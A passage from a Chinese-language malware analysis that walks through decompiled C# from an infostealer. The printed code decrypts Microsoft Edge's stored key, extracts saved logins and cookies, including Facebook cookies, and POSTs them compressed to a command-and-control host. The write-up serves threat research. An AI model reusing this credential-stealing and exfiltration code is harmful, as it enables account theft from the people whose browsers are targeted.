45     {
46         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
47         string text = File.ReadAllText(folderPath + str + "\\User Data\\Local State");
48         text = JObject.Parse(text).get_Item("os_crypt").get_Item("encrypted_key").ToString();
49         text = text.Replace("\\", "");
50         byte[] array = Convert.FromBase64String(Edge.RemoveInvalidChars(text));
51         byte[] encryptedData = Edge.SubArray(array, 5, array.Length - 5);
52         byte[] decodedKey = ProtectedData.Unprotect(encryptedData, null, DataProtectionScope.LocalMachine);
53         DirectoryInfo directoryInfo = new DirectoryInfo(folderPath + str + "\\User Data");

```

接下来利用密钥解密浏览器中保存的用户数据（账户信息、cookie）：

```

DirectoryInfo directoryInfo = new DirectoryInfo(folderPath + str + "\\User Data");
int num = 1;
string text2 = "";
string text3 = "";
DirectoryInfo[] directories = directoryInfo.GetDirectories();
for (int i = 0; i < directories.Length; i++)
{
    DirectoryInfo directoryInfo2 = directories[i];
    bool flag = directoryInfo2.Name.ToLower().Contains("default") || directoryInfo2.Name.ToLower().Contains("profile");
    if (flag)
    {
        try
        {
            string text4 = Edge.readLoginData(directoryInfo2.FullName, decodedKey, num);
            bool flag2 = !string.IsNullOrEmpty(text4);
            if (flag2)
            {
                text2 += string.Format("Edge {0} {1}", num, Environment.NewLine);
                text2 += text4;
            }
            string text5;
            string fbCookie = Edge.readCookie(directoryInfo2.FullName, decodedKey, num, out text3, out text5);

```

然后将获取的浏览器中保存的账户信息和 cookie 进行保存：

```

string text5;
string fbCookie = Edge.readCookie(directoryInfo2.FullName, decodedKey, num, out text3, out text5);
bool flag3 = !string.IsNullOrEmpty(text5);
if (flag3)
{
    CheckInfo checkInfo = new CheckInfo();
    checkInfo.Browser = "Edge";
    checkInfo.Cookies = text5;
    checkInfo.fbCookie = fbCookie;
    bool flag4 = string.IsNullOrEmpty(text3);
    if (flag4)
    {
        text3 = Edge.getDevice_id_salt(directoryInfo2.FullName);
    }
    checkInfo.C_User = text3;
    Program.perInfo.infoAdd.Add(checkInfo);
    num++;
}

```

```

bool flag5 = string.IsNullOrEmpty(Program.perInfo.LoginAccount);
if (flag5)
{
    Program.perInfo.LoginAccount = "";
}
PerInfo expr_22E = Program.perInfo;
expr_22E.LoginAccount += text2;

```

- (3) 最后将调用 Program.writeLog 方法，在本地创建 Log.txt 并且向其中写入字符串以及前面收集的用户数据：

```

thread11.Join();
thread12.Join();
thread13.Join();
thread14.Join();
Program.writeLog("Game playing");
string text = JsonConvert.SerializeObject(Program.perInfo);
Program.writeLog("Game playing 1");
string value = EncryptionHelper.CompressString_2(text);
Program.writeLog("Game playing 2");
Program.SLEEP = Program.PostData(value, EncryptionHelper.CompressString_2(Program.RandomString(15)));
Program.writeLog("Game playing 3");
Console.WriteLine(text);
Console.WriteLine(value);

```

```

public class Program
{
    // Token: 0x06000000 RID: 3 RVA: 0x00002058 File Offset: 0x00002058
    public static void writeLog(string log)
    {
        try
        {
            File.AppendAllText("Log.txt", DateTime.Now.ToString() + ": " + log + Environment.NewLine);
        }
        catch
        {
        }
    }
}

```

- (4) 同时还会调用 Program.PostData 向黑客的 C2 (api.game4fa.com) 传输收集的信息（其中信息被 EncryptionHelper.CompressString_2 进行加密，并且添加了随机数以干扰流量分析），同时还会接收 C2 返回的信息，并且写入 Log.txt 文件中。

```

Program.WriteLine("Game playing");
string text = JsonConvert.SerializeObject(Program.perInfo);
Program.WriteLine("Game playing 1");
string value = EncryptionHelper.CompressString_2(text);
Program.WriteLine("Game playing 2");
Program.SLEEP = Program.PostData(value, EncryptionHelper.CompressString_2(Program.RandomString(15)));
Program.WriteLine("Game playing 3");
Console.WriteLine(text);
Console.WriteLine(value);

```

```

private static int PostData(string value, string key)
{
    int result;
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
        string requestUriString = "https://api.game-ifa.com/api/data";
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Method = "POST";
        httpWebRequest.Timeout = -1;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.ContentType = "application/json";
        string value2 = string.Concat(new string[]
        {
            "{",
            "\"key\": \"",
            key,
            "\",",
            "\"value\": \"",
            value,
            "\"",
            "}"
        });
    }
}

```

27. 整个恶意代码分析结束。

28.